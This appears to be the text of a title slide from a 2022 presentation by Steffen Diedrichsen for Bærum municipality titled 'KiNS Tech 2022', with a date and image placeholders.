



BÆRUM
KOMMUNE

KiNS Tech 2022



Steffen Diedrichsen | 20.09.2022


